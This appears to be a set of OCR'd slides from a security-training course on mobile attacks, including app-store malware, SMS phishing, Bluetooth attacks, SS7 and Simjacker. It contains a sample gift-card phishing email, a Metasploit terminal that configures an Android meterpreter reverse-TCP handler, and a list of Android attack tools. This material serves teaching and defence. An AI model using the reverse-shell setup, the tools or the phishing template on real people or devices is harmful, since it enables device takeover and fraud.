
Security Issues Arising from App Stores

- 1 Insufficient or **no vetting of apps** leads to malicious and fake apps entering the app marketplace
- 2 App stores are common target for attackers to **distribute malware and malicious apps**
- 3 Malicious apps can **damage other applications** and data, and send your sensitive data to attackers



App Sandboxing Issues

- ❑ Sandboxing helps **protect systems and users** by limiting the resources the app can access to the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox



Mobile Spam

Congratulations!!!

customersupport@walmart.com

To: abc.123@gmail.com

Dear Walmart shopper,
Congratulations you have won a
\$2000 Walmart Gift Card.

Click here to claim your gift.

www.WmarkClick.com/price.html

This is a generic email box. Please do not reply to this.
To unsubscribe, click [this link](#) to call our phone banking
and register for do not disturb."



Reply



Reply All



Forward



Unsolicited
text/email
messages sent to
mobile devices
from
known/unknown
phone number
and **email IDs**



Spam messages
contain
advertisements
or **malicious**
links that can
trick users into
revealing
confidential
information




Significant
amount of
bandwidth
is wasted
by spam
messages



Spam attacks
are performed
for **financial**
gain

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

- ❑ SMS Phishing is the act of trying to **acquire personal and financial information by sending SMSs** (Instant Messages or IMs) containing deceptive links







Why is SMS Phishing Effective?

- 01 | Most consumers **access the Internet** through a mobile
- 02 | **Easy to set up** a mobile phishing campaign
- 03 | Difficult to **detect and stop** before harm already caused
- 04 | Mobile users are **not conditioned** to receiving spam text messages on their mobiles
- 05 | No **mainstream mechanism** for weeding out spam SMSs
- 06 | Few mobile **anti-viruses** check SMSs




SMS Phishing Attack Examples




Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

- ❑ Mobile **device pairing on open connections** (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to **eavesdrop** and **intercept data transmission** using techniques such as;
 - Bluesnarfing (stealing information via Bluetooth)
 - Bluebugging (gaining control over the device via Bluetooth)
- ❑ Sharing **data from malicious devices** can infect/breach data on the recipient device



Agent Smith Attack

- ❑ An Agent smith attack is carried out by persuading the victim to install a malicious app designed and published by an attacker
- ❑ The malicious app **replaces legitimate apps**, such as WhatsApp, SHAREit, and MX Player
- ❑ The attacker produces **a huge volume of advertisements** on the victim's device through the infected app for financial gains



Exploiting SS7 Vulnerability




Signaling System 7 (SS7) is a **communication protocol** that allows mobile users to exchange communication through another cellular network



SS7 is operated depending on **mutual trust between operators** without any authentication



Attackers can exploit this vulnerability to perform a **man-in-the-middle attack**, impeding the texts and calls between communicating devices



Simjacker: SIM Card Attack



Simjacker is a vulnerability associated with a **SIM card's S@T browser**, a pre-installed software on SIM cards that is designed to provide a set of instructions




Attackers exploit Simjacker to perform various malicious activities, such as capturing the locations of devices, monitoring calls, forcing device browsers to connect to malicious websites, and **performing DoS attacks**



Attacker's Device

Sends malicious
code via SMS



Process inside victim's mobile

SMS containing cell-ID
and mobile location



Accomplice Device

Hacking an Android Device Using Metasploit



Attackers use various tools such as Metasploit to create **binary payloads**, which are sent to the target Android device to gain control over it

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.13      yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.13      yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

Android Hacking Tools

zANTI

An Android app that allows you to perform attacks, such as **spoof MAC address**, creating a malicious Wi-Fi hotspot, and **hijack session**



Network Spoofer
<https://www.digitalsquid.co.uk>



Low Orbit Ion Cannon (LOIC)
<https://droidinformer.org>



